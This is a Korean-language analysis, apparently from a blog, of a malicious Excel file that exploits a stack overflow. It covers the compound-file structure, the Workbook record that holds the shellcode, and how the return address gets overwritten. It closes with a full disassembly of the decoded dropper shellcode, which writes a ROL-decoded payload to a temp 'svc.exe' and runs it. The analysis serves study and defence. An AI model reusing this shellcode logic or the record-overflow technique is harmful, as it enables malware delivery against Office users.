0000050: ffff ffff ffff ffff ffff ffff ffff ffff ……..
0000060: ffff ffff ffff ffff ffff ffff ffff ffff ……..
…
00001e0: ffff ffff ffff ffff ffff ffff ffff ffff ……..
00001f0: ffff ffff ffff ffff ffff ffff ffff ffff ……..
****

Header의 제일 앞 8bytes는 Compound Document File Identifier 입니다. 그리고 다른 여러 정보들이 저장됩니다. Header이후에는 각 Storage별 Stream들의 내용, Stream의 Link를 가지고 있는 Table(Sector Allocation Table), 각 Storage 정보를 나타내는 Directory Table 등이 존재합니다.

Header 뒤에는 보통 각 Stream의 Link 정보를 담고 있는 Table이 존재합니다. 이 Table의 주소는 Header에서 찾을 수 있습니다.

****

0000200: fdff ffff 2100 0000 0300 0000 0400 0000 ….!…….
0000210: 0500 0000 0600 0000 0700 0000 0800 0000 ……..
0000220: 0900 0000 0a00 0000 0b00 0000 0c00 0000 ……..
0000230: 0d00 0000 0e00 0000 0f00 0000 1000 0000 ……..
0000240: 1100 0000 1200 0000 1300 0000 1400 0000 ……..
0000250: 1500 0000 1600 0000 1700 0000 1800 0000 ……..
0000260: 1900 0000 1a00 0000 1b00 0000 1c00 0000 ……..
0000270: 1d00 0000 feff ffff feff ffff 2000 0000 …….. …
0000280: feff ffff feff ffff ffff ffff ffff ffff ……..
…
****

위에서 보시다시피 보통 4bytes씩 나뉘어 Stream의 다음 link를 가리키고 있습니다. 가장 먼저 나오는(0번째 section) 값인 0xfffffffd는 Excel 파일 제일 앞 Header를 나타냅니다. Header는 0xfffffffd로 나타냅니다. 두 번째 나오는 것(1번째 Section)은 Sector Allocation Table로써 다음 Table이 0x00000021번째 Section에 존재함을 나타냅니다. 다음 2번째 Section은 0x00000003번째 Section으로 이어짐을 의미합니다. 3번째 Section을 보시면 마찬가지로 4번째 Section으로 이어집니다. 이렇게 계속 이어지다가 끝에 0xffffffff를 만나면 해당 Stream이 끝남을 의미합니다.
그렇다면 이런 Stream들이 무엇을 나타내는지 궁금하실 것입니다. 이 정보는 Directory Table에서 가지고 있으며 이 Table 역시 Header에 주소가 저장되어 있습니다.

****

0000400: 5200 6f00 6f00 7400 2000 4500 6e00 7400 **R.o.o.t. .E.n.t.**
0000410: 7200 7900 0000 0000 0000 0000 0000 0000 **r.y**.....
0000420: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000430: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000440: 1600 0500 ffff ffff ffff ffff 0200 0000 .....
0000450: 2008 0200 0000 0000 c000 0000 0000 0046 .....F
0000460: 0000 0000 0000 0000 0000 0000 904c f067 .....L.g
0000470: 92a0 c801 **1f00 0000 c002 0000** 0000 0000 .....
0000480: 5700 6f00 7200 6b00 6200 6f00 6f00 6b00 **W.o.r.k.b.o.o.k**.
0000490: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00004a0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00004b0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00004c0: 1200 0201 0400 0000 ffff ffff ffff ffff .....
00004d0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00004e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00004f0: 0000 0000 **0200 0000 3637 0000** 0000 0000 .....67.....
…
****

각 Storage 이름들과 시작하는 Sector 번호, 크기 등의 정보가 저장되어 있습니다. 따라서 위 Sector Allocation Table과 Directory Table의 정보를 이용해서 해당 Storage들이 어느 Sector에서 시작해서 어떻게 연결되어 있고 어디서 끝나는지 알 수 있습니다. 예를 들어 'Workbook' storage는 2번째 sector에서 시작하고 0x00003736bytes의 크기를 가지고 있습니다.

이렇게 파일을 분석해보면 취약한 Excel 파일 내에서 shellcode가 'Workbook' storage내에 존재함을 알 수 있습니다. 따라서 'Workbook'을 다시 자세히 살펴보도록 하겠습니다.

****


0000600: **0908 1000** *0006 0500 a91f cd07 c100 0100* .....
0000610: *0604 0000* **e100 0200** *b004* **c100 0200** *0000* .....
0000620: **e200 0000 5c00 7000** *0200 0020 2020 2020* ....₩.p....
0000630: *2020 2020 2020 2020 2020 2020 2020 2020*
0000640: *2020 2020 2020 2020 2020 2020 2020 2020*
0000650: *2020 2020 2020 2020 2020 2020 2020 2020*
0000660: *2020 2020 2020 2020 2020 2020 2020 2020*
0000670: *2020 2020 2020 2020 2020 2020 2020 2020*
0000680: *2020 2020 2020 2020 2020 2020 2020 2020*
0000690: *2020 2020 2020 2020* **4200 0200** *b004* **6101** B.....a.

…

****

위와 같이 'Workbook'은 다시 여러 개의 Record로 나눌 수 있습니다. 각 Record들의 ID와 Size를 굵은 체로, 내용을 기울임꼴로 나타내었습니다. 첫 번째 Record는 ID가 0x0809이고 크기는 0x0010입니다. OpenOffice에서 제공한 Excel File Format을 보면 Record ID가 0x0809인 것은 'BOF – Beginning of File' 을 나타냅니다. 그리고 이런 Record들이 여러 개가 존재합니다. 그 중에는 Font, Write Access 여부, Password 등의 정보를 담고 있는 Record 들이 있습니다.

이렇듯 'Workbook'내 존재하는 여러 Record들이 Stack에 저장됩니다.



Record의 복사가 반복적으로 이루어지다가 위 Stack처럼 shellcode가 저장되어 있는 Record가 저장됩니다. Shellcode가 저장된 Record는 ID가 0x0d1e이며 그 크기는 0x0d0a입니다. Excel 문서에서는 해당 Record ID와 일치하는 정보를 찾을 수 없었습니다. 하지만 검색을 통해 Macro와 관련된 Record임을 가정할 수 있었고 실제로 새로운 Excel파일을 생성해서 Macro를 만들어 넣었을 경우 없던 0x0d1e Record가 생겼음을 볼 수 있습니다.

****


0004640: 00**1e 0d0a 02**08 456e 0464 2000 630d 0a00 .....En.d .c...

0004650: 0000 0000 0000 0000 0000 0000 0000 0000 ....


****

따라서 Shellcode가 담긴 Record는 매크로 관련 Record임을 추측할 수 있습니다.

또한 Record ID가 0x0d1e인 Record이후의 Record는 0x00df 이며 그 크기는 0x0001입니다. 그리고 그 내용은 0xeb인데 이 값이 다시 Stack에 저장되어 다음과 같이 Stack의 내용이 구성됩니다.



이렇게 Record 내용이 Stack에 저장된 후 계속 tracing을 하다 보면 mso._MsoFAllocMemCore 함수를 호출합니다.



호출하기 전 Stack을 보면 다음과 같습니다.

****

Address Value ASCII Comments

00136D74 0013F8BC 순‼ .

00136D78 00000000 ....

00136D7C 00136F14 ¶ o‼ .

00136D80 16000F00 .☼ .┬

00136D84 00000000 ....

00136D88 0000000F ☼ ...

****

하지만 호출 이후 Stack은 다음과 같이 바뀝니다.

****

Address Value ASCII Comments

00136D74 0013F8BC 순‼ .

00136D78 00000000 ....

00136D7C 00136F14 ¶ o‼ .


00136D80 014E000C ..N┌

00136D84 00000000 ....


00136D88 0000000F ☼ ...

****


바뀐 주소의 내용을 살펴보면,




위와 같고 사용을 위해 메모리가 할당되어 있음을 볼 수 있습니다. 그리고 계속해서 tracing을 해보면 메모리가 다음과 같이 바뀝니다.




즉, 이전에 Stack에 저장된 값이 memmove함수를 통해 할당된 메모리로 복사된 것입니다. 그런 이후에 계속 진행을 하다보면 다음의 코드를 수행하게 됩니다.



이 때의 Stack과 Register 값을 살펴보면,





과 같습니다. 즉 Stack 내에서 return 주소를 저장하고 있는 주소에 정확하게 Shellcode가 복사된 메모리 주소로 덮어쓰게 됨을 볼 수 있습니다.

이 후 계속 진행을 하게 되면 결국 덮어쓴 return 주소로 컨트롤이 옮겨지게 되면서 shellcode가 수행되는 것입니다.

보신 바와 같이 Excel 프로그램이 각 Record들을 처리함에 있어서 오류가 있는 것으로 보입니다. 하지만 구체적으로 어떤 Record를 어떻게 바꾸어야 하는지는 구체적으로 대답하기 어렵습니다. Shellcode가 복사되는 부분은 매크로 관련 Record를 통해 할 수 있다고 보여집니다만 Stack내 return address를 덮어쓰는 부분은 Excel 프로그램이 내부적으로 어떤 인자를 어떻게 받아 처리하는지 분석이 필요합니다. 많은 시간을 할애하여 여러 번 코드를 보면서 알아내보려고 했지만 쉽게 알 수 없었습니다. Excel 바이너리를 디버거의 asm 코드로 보고 있으니 암담ㅠ..ㅠ하기도 하면서 많은 부족함을 느꼈습니다. 관련 자료나 노하우가 있으신 분은 메일 등을 통해 꼭 가르쳐주시면 감사하겠습니다.

- Decoding된 코드

****

...(decoding부분 생략)...

```
0138001E    55              PUSH EBP
0138001F    8BEC            MOV EBP,ESP
01380021    81C4 3CFEFFFF   ADD ESP,-1C4
01380027    60              PUSHAD
01380028    EB 13           JMP SHORT 0138003D
0138002A    5E              POP ESI
0138002B    8B06            MOV EAX,DWORD PTR DS:[ESI]
0138002D    8945 EC         MOV DWORD PTR SS:[EBP-14],EAX
01380030    8B5E 04         MOV EBX,DWORD PTR DS:[ESI+4]
01380033    895D E8         MOV DWORD PTR SS:[EBP-18],EBX
01380036    03D8            ADD EBX,EAX
01380038    895D E4         MOV DWORD PTR SS:[EBP-1C],EBX
0138003B    EB 0D           JMP SHORT 0138004A
0138003D    E8 E8FFFFFF     CALL 0138002A
01380042    EB 0C           JMP SHORT 01380050
01380044    0100            ADD DWORD PTR DS:[EAX],EAX
01380046    0008            ADD BYTE PTR DS:[EAX],CL
01380048    0100            ADD DWORD PTR DS:[EAX],EAX
0138004A    33D2            XOR EDX,EDX
0138004C    B2 30           MOV DL,30
0138004E    64:8B02         MOV EAX,DWORD PTR FS:[EDX]
01380051    85C0            TEST EAX,EAX
01380053    78 0C           JS SHORT 01380061
01380055    8B40 0C         MOV EAX,DWORD PTR DS:[EAX+0C]
01380058    8B70 1C         MOV ESI,DWORD PTR DS:[EAX+1C]
0138005B    AD              LODS DWORD PTR DS:[ESI]
0138005C    8B40 08         MOV EAX,DWORD PTR DS:[EAX+8]
0138005F    EB 09           JMP SHORT 0138006A
01380061    8B40 34         MOV EAX,DWORD PTR DS:[EAX+34]
01380064    8D40 7C         LEA EAX,[EAX+7C]
01380067    8B40 3C         MOV EAX,DWORD PTR DS:[EAX+3C]
0138006A    8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
0138006D    83C0 3C         ADD EAX,3C
01380070    8B00            MOV EAX,DWORD PTR DS:[EAX]
01380072    0345 FC         ADD EAX,DWORD PTR SS:[EBP-4]
01380075    83C0 78         ADD EAX,78
```

```
01380078      8B00              MOV EAX,DWORD PTR DS:[EAX]
0138007A      0345 FC           ADD EAX,DWORD PTR SS:[EBP-4]
0138007D      8B70 20           MOV ESI,DWORD PTR DS:[EAX+20]
01380080      0375 FC           ADD ESI,DWORD PTR SS:[EBP-4]
01380083      E9 70010000       JMP 013801F8
01380088      8F45 CC           POP DWORD PTR SS:[EBP-34]
0138008B      C745 F8 0000000 MOV DWORD PTR SS:[EBP-8],0
01380092      8B7D CC           MOV EDI,DWORD PTR SS:[EBP-34]
01380095      FC                CLD
01380096      EB 28             JMP SHORT 013800C0
01380098      56                PUSH ESI
01380099      57                PUSH EDI
0138009A      50                PUSH EAX
0138009B      B9 FFFFFFFF       MOV ECX,-1
013800A0      32C0              XOR AL,AL
013800A2      F2:AE             REPNE SCAS BYTE PTR ES:[EDI]
013800A4      F7D1              NOT ECX
013800A6      894D F4           MOV DWORD PTR SS:[EBP-0C],ECX
013800A9      58                POP EAX
013800AA      5F                POP EDI
013800AB      E8 F8010000       CALL 013802A8
013800B0      8D75 94           LEA ESI,[EBP-6C]
013800B3      0375 F8           ADD ESI,DWORD PTR SS:[EBP-8]
013800B6      8916              MOV DWORD PTR DS:[ESI],EDX
013800B8      5E                POP ESI
013800B9      037D F4           ADD EDI,DWORD PTR SS:[EBP-0C]
013800BC      8345 F8 04        ADD DWORD PTR SS:[EBP-8],4
013800C0      803F 00           CMP BYTE PTR DS:[EDI],0
013800C3    ^ 75 D3             JNE SHORT 01380098
013800C5      8DB5 94FEFFFF     LEA ESI,[EBP-16C]
013800CB      56                PUSH ESI
013800CC      68 FF000000       PUSH 0FF
013800D1      FF55 98           CALL DWORD PTR SS:[EBP-68]
013800D4      C745 CC 6376732 MOV DWORD PTR SS:[EBP-34],2E737663
013800DB      C745 D0 6578650 MOV DWORD PTR SS:[EBP-30],657865
013800E2      C745 D4 0000000 MOV DWORD PTR SS:[EBP-2C],0
013800E9      C745 D8 0000000 MOV DWORD PTR SS:[EBP-28],0
013800F0      8D75 CC           LEA ESI,[EBP-34]
013800F3      56                PUSH ESI
```

```
013800F4      8DBD 94FEFFFF     LEA EDI,[EBP-16C]
013800FA      57                PUSH EDI
013800FB      FF55 B8           CALL DWORD PTR SS:[EBP-48]
013800FE      6A 00             PUSH 0
01380100      68 80000000       PUSH 80
01380105      6A 02             PUSH 2
01380107      6A 00             PUSH 0
01380109      6A 01             PUSH 1
0138010B      68 00000040       PUSH 40000000
01380110      8DB5 94FEFFFF     LEA ESI,[EBP-16C]
01380116      56                PUSH ESI
01380117      FF55 9C           CALL DWORD PTR SS:[EBP-64]
0138011A      8945 E0           MOV DWORD PTR SS:[EBP-20],EAX
0138011D      BA 00001500       MOV EDX,150000
01380122      42                INC EDX
01380123      52                PUSH EDX
01380124      6A 04             PUSH 4
01380126      52                PUSH EDX
01380127      FF55 C4           CALL DWORD PTR SS:[EBP-3C]
0138012A      5A                POP EDX
0138012B      83F8 00           CMP EAX,0
0138012E    ^ 75 F2             JNE SHORT 01380122
01380130      813A 006F0070     CMP DWORD PTR DS:[EDX],70006F00
01380136    ^ 75 EA             JNE SHORT 01380122
01380138      817A 04 0065006 CMP DWORD PTR DS:[EDX+4],6E006500
0138013F    ^ 75 E1             JNE SHORT 01380122
01380141      83C2 0D           ADD EDX,0D
01380144      6A 00             PUSH 0
01380146      68 80000000       PUSH 80
0138014B      6A 03             PUSH 3
0138014D      6A 00             PUSH 0
0138014F      6A 01             PUSH 1
01380151      68 00000080       PUSH 80000000
01380156      52                PUSH EDX
01380157      FF55 C0           CALL DWORD PTR SS:[EBP-40]
0138015A      8945 F0           MOV DWORD PTR SS:[EBP-10],EAX
0138015D      6A 00             PUSH 0
0138015F      6A 00             PUSH 0
01380161      FF75 EC           PUSH DWORD PTR SS:[EBP-14]
```

```
01380164      FF75 F0            PUSH DWORD PTR SS:[EBP-10]
01380167      FF55 A4            CALL DWORD PTR SS:[EBP-5C]
0138016A      B9 00000000         MOV ECX,0
0138016F      EB 37              JMP SHORT 013801A8
01380171      51                 PUSH ECX
01380172      6A 00              PUSH 0
01380174      8DBD 90FEFFFF       LEA EDI,[EBP-170]
0138017A      57                 PUSH EDI
0138017B      6A 01              PUSH 1
0138017D      8D7D DC             LEA EDI,[EBP-24]
01380180      57                 PUSH EDI
01380181      FF75 F0            PUSH DWORD PTR SS:[EBP-10]
01380184      FF55 A8            CALL DWORD PTR SS:[EBP-58]
01380187      8D7D DC             LEA EDI,[EBP-24]
0138018A      8A07               MOV AL,BYTE PTR DS:[EDI]
0138018C      C0C0 03            ROL AL,3
0138018F      8807               MOV BYTE PTR DS:[EDI],AL
01380191      6A 00              PUSH 0
01380193      8DBD 90FEFFFF       LEA EDI,[EBP-170]
01380199      57                 PUSH EDI
0138019A      6A 01              PUSH 1
0138019C      8D75 DC             LEA ESI,[EBP-24]
0138019F      56                 PUSH ESI
013801A0      FF75 E0            PUSH DWORD PTR SS:[EBP-20]
013801A3      FF55 AC            CALL DWORD PTR SS:[EBP-54]
013801A6      59                 POP ECX
013801A7      41                 INC ECX
013801A8      3B4D E8            CMP ECX,DWORD PTR SS:[EBP-18]
013801AB    ^ 72 C4              JB SHORT 01380171
013801AD      FF75 E0            PUSH DWORD PTR SS:[EBP-20]
013801B0      FF55 B0            CALL DWORD PTR SS:[EBP-50]
013801B3      8DBD 3CFEFFFF       LEA EDI,[EBP-1C4]
013801B9      57                 PUSH EDI
013801BA      8DBD 4CFEFFFF       LEA EDI,[EBP-1B4]
013801C0      33C0               XOR EAX,EAX
013801C2      B9 44000000         MOV ECX,44
013801C7      51                 PUSH ECX
013801C8      F3:AA              REP STOS BYTE PTR ES:[EDI]
013801CA      59                 POP ECX
```

```
013801CB      8DBD 4CFEFFFF     LEA EDI,[EBP-1B4]
013801D1      898D 4CFEFFFF     MOV DWORD PTR SS:[EBP-1B4],ECX
013801D7      57                PUSH EDI
013801D8      6A 00             PUSH 0
013801DA      6A 00             PUSH 0
013801DC      68 00000008       PUSH 8000000
013801E1      6A 00             PUSH 0
013801E3      6A 00             PUSH 0
013801E5      6A 00             PUSH 0
013801E7      6A 00             PUSH 0
013801E9      8DB5 94FEFFFF     LEA ESI,[EBP-16C]
013801EF      56                PUSH ESI
013801F0      FF55 BC           CALL DWORD PTR SS:[EBP-44]
013801F3      6A 00             PUSH 0
013801F5      FF55 C8           CALL DWORD PTR SS:[EBP-38]
013801F8      E8 8BFEFFFF       CALL 01380088
********************************************************************************************************************
```